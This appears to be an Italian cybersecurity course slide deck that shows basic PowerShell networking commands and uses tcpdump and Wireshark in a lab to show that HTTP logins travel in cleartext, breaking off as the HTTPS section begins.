



ANALISI E ATTACCO

*STRUMENTO DI
CYBERSECURITY
IN AZIONE*

INDICE



01

Windows
Powershell

02

Wireshark
HTTP & HTTPS

03

Nmap

04

Wireshark
MySQL



WINDOWS POWERSHELL



WINDOWS POWERSHELL

Andiamo a vedere alcuni comandi e funzionalità di PowerShell.

PowerShell è una piattaforma di automazione e gestione della configurazione sviluppata da Microsoft. Combina una shell a riga di comando con un linguaggio di scripting potente, consentendo agli utenti di eseguire comandi, automatizzare attività e gestire sistemi Windows e cloud.


Andremo, inizialmente, ad utilizzarla confrontandola anche con il più datato “prompt dei comandi” per vedere le differenze.

WINDOWS POWERSHELL

Vediamo i comandi che andremo ad utilizzare:

- **ping**: è un comando per la determinazione dello stato della rete e la verifica, misurazione e gestione delle reti.
- **dir**: è un comando utilizzato per visualizzare un elenco di file e directory.
- **cd**: è un comando utilizzato per muoversi nelle directory
- **ipconfig**: è un comando per vedere le configurazioni di rete

Questi sono comandi base che possiamo svolgere, con risultati uguali sia da powershell, sia dal prompt dei comandi (a fianco un esempio)



The image shows two side-by-side command-line windows. The top window is titled 'Prompt dei comandi' and the bottom one is titled 'Windows PowerShell'. Both windows show the command 'ping 8.8.8.8' being run. The output for both shows four successful responses from the Google DNS server at 8.8.8.8, with details like byte size (32), duration (18ms to 19ms), and TTL (113). Below the responses, a summary of the ping statistics is provided for each window, indicating 100% packet delivery and low latency.

```
C:\Users\Pentolino>ping 8.8.8.8

Esecuzione di Ping 8.8.8.8 con 32 byte di dati:
Risposta da 8.8.8.8: byte=32 durata=18ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=18ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=18ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=19ms TTL=113

Statistiche Ping per 8.8.8.8:
  Pacchetti: Trasmessi = 4, Ricevuti = 4,
  Persi = 0 (0% persi),
  Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 18ms, Massimo = 19ms, Medio = 18ms

C:\Users\Pentolino>ping 8.8.8.8

Esecuzione di Ping 8.8.8.8 con 32 byte di dati:
Risposta da 8.8.8.8: byte=32 durata=19ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=18ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=19ms TTL=113
Risposta da 8.8.8.8: byte=32 durata=18ms TTL=113

Statistiche Ping per 8.8.8.8:
  Pacchetti: Trasmessi = 4, Ricevuti = 4,
  Persi = 0 (0% persi),
  Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 18ms, Massimo = 19ms, Medio = 18ms
```


WINDOWS POWERSHELL

Possiamo notare invece la differenza di output, provando ad utilizzare un comando specifico di PowerShell: un cmdlet.

Questi sono comandi progettati per eseguire un'azione singola e ben definita.

In questo caso abbiamo utilizzato il comando **get-alias dir**, che viene utilizzato per scoprire quale cmdlet è associato all'alias specificato.

Il prompt dei comandi non ha queste funzionalità come si può notare in figura.



The figure consists of two side-by-side screenshots of command-line interfaces. The top screenshot shows the Windows PowerShell window. The title bar says "Windows PowerShell". The output shows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Install la versione più recente di PowerShell per nuove funzio

PS C:\Users\Pentolino> get-alias dir

 CommandType      Name
 -----          -----
 Alias           dir -> Get-ChildItem

PS C:\Users\Pentolino>
```

The bottom screenshot shows the "Prompt dei comandi" window. The title bar says "Prompt dei comandi". The output shows:

```
C:\Users\Pentolino>get-alias dir
"get-alias" non è riconosciuto come comando interno o esterno,
un programma eseguibile o un file batch.

C:\Users\Pentolino>
```

WINDOWS POWERSHELL

Altro comando molto utile è **netstat**.

Ci permette di visualizzare connessioni TCP attive, porte in cui il computer è in ascolto, statistiche Ethernet, tabella di routing ecc.

In base al parametro impostato, quindi, ci mostrerà ciò che desideriamo vedere.

Nel nostro caso andremo a visualizzare la tabella di routing com il comando **netstat -r**

```
PS C:\Users\Pentolino> netstat -r
=====
Elenco interfacce
10...0a 00 27 00 00 0a .....VirtualBox Host-Only Ethernet Adapter
11...1e ce 51 4c 99 75 .....Microsoft Wi-Fi Direct Virtual Adapter
20...9e ce 51 4c 99 75 .....Microsoft Wi-Fi Direct Virtual Adapter #2
18...00 50 56 c0 00 01 .....VMware Virtual Ethernet Adapter for VMnet1
12...00 50 56 c0 00 08 .....VMware Virtual Ethernet Adapter for VMnet8
15...1c ce 51 4c 99 75 .....Realtek RTL8822CE 802.11ac PCIe Adapter
8...1c ce 51 4c 99 74 .....Bluetooth Device (Personal Area Network)
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
Indirizzo rete          Mask        Gateway      Interfaccia Metrica
          0.0.0.0    0.0.0.0    192.168.1.1  192.168.1.6    40
          127.0.0.0   255.0.0.0   On-link       127.0.0.1    331
          127.0.0.1   255.255.255  On-link       127.0.0.1    331
          127.255.255 255.255.255  On-link       127.0.0.1    331
          169.254.0.0   255.255.0.0  On-link      169.254.106.221  281
          169.254.106.221 255.255.255  On-link      169.254.106.221  281
          169.254.255.255 255.255.255  On-link      169.254.106.221  281
          192.168.1.0   255.255.255  On-link      192.168.1.6    296
          192.168.1.6   255.255.255  On-link      192.168.1.6    296
          192.168.1.255 255.255.255  On-link      192.168.1.6    296
          192.168.17.0   255.255.255  On-link      192.168.17.1    291
          192.168.17.1   255.255.255  On-link      192.168.17.1    291
          192.168.17.255 255.255.255  On-link      192.168.17.1    291
          192.168.52.0   255.255.255  On-link      192.168.52.1    291
          192.168.52.1   255.255.255  On-link      192.168.52.1    291
          192.168.52.255 255.255.255  On-link      192.168.52.1    291
          224.0.0.0     240.0.0.0   On-link      127.0.0.1    331
          224.0.0.0     240.0.0.0   On-link      169.254.106.221  281
          224.0.0.0     240.0.0.0   On-link      192.168.1.6    296
          224.0.0.0     240.0.0.0   On-link      192.168.17.1    291
          224.0.0.0     240.0.0.0   On-link      192.168.52.1    291
          255.255.255.255 255.255.255  On-link      127.0.0.1    331
          255.255.255.255 255.255.255  On-link      169.254.106.221  281
          255.255.255.255 255.255.255  On-link      192.168.1.6    296
```

WINDOWS POWERSHELL

Altro comando sarà `netstat -abno` per visualizzare informazioni dettagliate sulle connessioni di rete attive e sui processi associati. Per fare ciò abbiamo bisogno di avviare PowerShell come amministratore. Andiamo infatti a verificare nel task manager (a sx) il processo associato, ad esempio, alla prima riga (a dx). Questo procedimento è utile per verificare connessioni sospette o quali applicazioni utilizzano la connessione di rete.

 csrss.exe	812	In esecuzione	SYSTEM		PS C:\Windows\system32> netstat -abno			
 wininit.exe	1056	In esecuzione	SYSTEM		Connessioni attive			
 svchost.exe	1200	In esecuzione	SERVIZIO LOCALE		Proto Indirizzo locale	Indirizzo esterno	Stato	
 svchost.exe	1208	In esecuzione	SYSTEM		TCP 0.0.0.0:135	0.0.0.0:0	LISTENING	1628
 svchost.exe	1224	In esecuzione	SERVIZIO LOCALE		RpcEptMapper			
 services.exe	1272	In esecuzione	SYSTEM		[svchost.exe]			
 lsass.exe	1288	In esecuzione	SYSTEM		TCP 0.0.0.0:445	0.0.0.0:0	LISTENING	4
 svchost.exe	1440	In esecuzione	SYSTEM		Impossibile ottenere informazioni sulla proprietà			
 fontdrvhost.exe	1472	In esecuzione	UMFD-0		TCP 0.0.0.0:902	0.0.0.0:0	LISTENING	6164
 WUDFHost.exe	1488	In esecuzione	SERVIZIO LOCALE		[vmware-authd.exe]			
 svchost.exe	1628	In esecuzione	SERVIZIO DI RETE		TCP 0.0.0.0:912	0.0.0.0:0	LISTENING	6164
 svchost.exe	1684	In esecuzione	SYSTEM		[vmware-authd.exe]			
 WUDFHost.exe	1728	In esecuzione	SERVIZIO LOCALE		TCP 0.0.0.0:5040	0.0.0.0:0	LISTENING	8664
 svchost.exe	1824	In esecuzione	SERVIZIO LOCALE		CDPSvc			
 dllhost.exe	1832	In esecuzione	Pentolino		[svchost.exe]			
 svchost.exe	1940	In esecuzione	SERVIZIO LOCALE		TCP 0.0.0.0:7680	0.0.0.0:0	LISTENING	4820

WINDOWS POWERSHELL

Infine andiamo a svuotare il cestino tramite Powershell.

```
PS C:\Windows\system32> clear-recyclebin  
Conferma  
Eseguire l'operazione?  
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".  
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): s
```



WIRESHARK

HTTP & HTTPS



WIRESHARK HTTP

Vediamo ora come utilizzare Wireshark per analizzare traffico HTTP.

Per svolgere questa analisi ci spostiamo su MV Linux.

Per prima cosa andiamo ad eseguire la cattura del traffico. Per fare ciò andiamo ad utilizzare il comando:


```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

Questo comando serve per mettersi in ascolto su una determinata porta o in questo caso una determinata interfaccia di rete e li salverà in un file denominato "httpdump.pcap".

Procediamo quindi collegandoci in HTTP ad un sito ed effettuando il login.

WIRESHARK HTTP

Terminiamo la cattura e avremo il nostro file analizzabile con wireshark.



The screenshot shows a terminal window titled "Terminal - analyst@secOps:~". The window has a standard title bar with icons for maximize, minimize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the following command and its output:

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C855 packets captured
855 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

WIRESHARK HTTP

Aggiungendo un filtro per facilitare la ricerca, possiamo andare a vedere il login effettuato. Nei dettagli del protocollo ci risulteranno in chiaro (essendo HTTP) le credenziali di accesso utilizzate per il login al sito.

No.	Time	Source	Destination	Protocol	Length	Info
7585	88.256127	65.61.137.117	192.168.1.14	HTTP	1187	HTTP/1.1 200 OK (JPEG/JFIF image)
7590	88.272929	192.168.1.14	65.61.137.117	HTTP	420	GET /favicon.ico HTTP/1.1
7591	88.303169	192.168.1.14	65.61.137.117	HTTP	360	GET /favicon.ico HTTP/1.1
7607	88.418023	65.61.137.117	192.168.1.14	HTTP	3076	HTTP/1.1 404 Not Found (text/html)
7616	88.474610	65.61.137.117	192.168.1.14	HTTP	1708	HTTP/1.1 404 Not Found (text/html)
8083	130.221824	192.168.1.14	65.61.137.117	HTTP	601	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
8090	130.393726	65.61.137.117	192.168.1.14	HTTP	318	HTTP/1.1 302 Found
8092	130.404701	192.168.1.14	65.61.137.117	HTTP	609	GET /bank/main.jsp HTTP/1.1
8096	130.553264	65.61.137.117	192.168.1.14	HTTP	2410	HTTP/1.1 200 OK (text/html)

► Frame 8083: 601 bytes on wire (4808 bits), 601 bytes captured (4808 bits)
► Ethernet II, Src: PcsCompu_18:ef:5e (08:00:27:18:ef:5e), Dst: 14:14:59:1d:7f:40 (14:14:59:1d:7f:40)
► Internet Protocol Version 4, Src: 192.168.1.14, Dst: 65.61.137.117
► Transmission Control Protocol, Src Port: 49616, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
► Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
► Form item: "uid" = "admin"
► Form item: "passw" = "admin"
► Form item: "btnSubmit" = "Login"

WIRESHARK HTTPS

Stesso procedimento lo andremo a svolgere per l'analisi del traffico HTTPS, vedendo inoltre le differenze tra traffico criptato e non.

Andiamo quindi, come prima, ad avviare una cattura con il comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
```

Saremo quindi nuovamente in ascolto e ci creerà un file .pcap al termine per poterlo analizzare.

Procediamo quindi collegandoci in HTTPS ad un sito, effettuiamo il login e terminiamo la cattura.

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture
bytes
^C1753 packets captured
1753 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$ █
```

WIRESHARK HTTPS

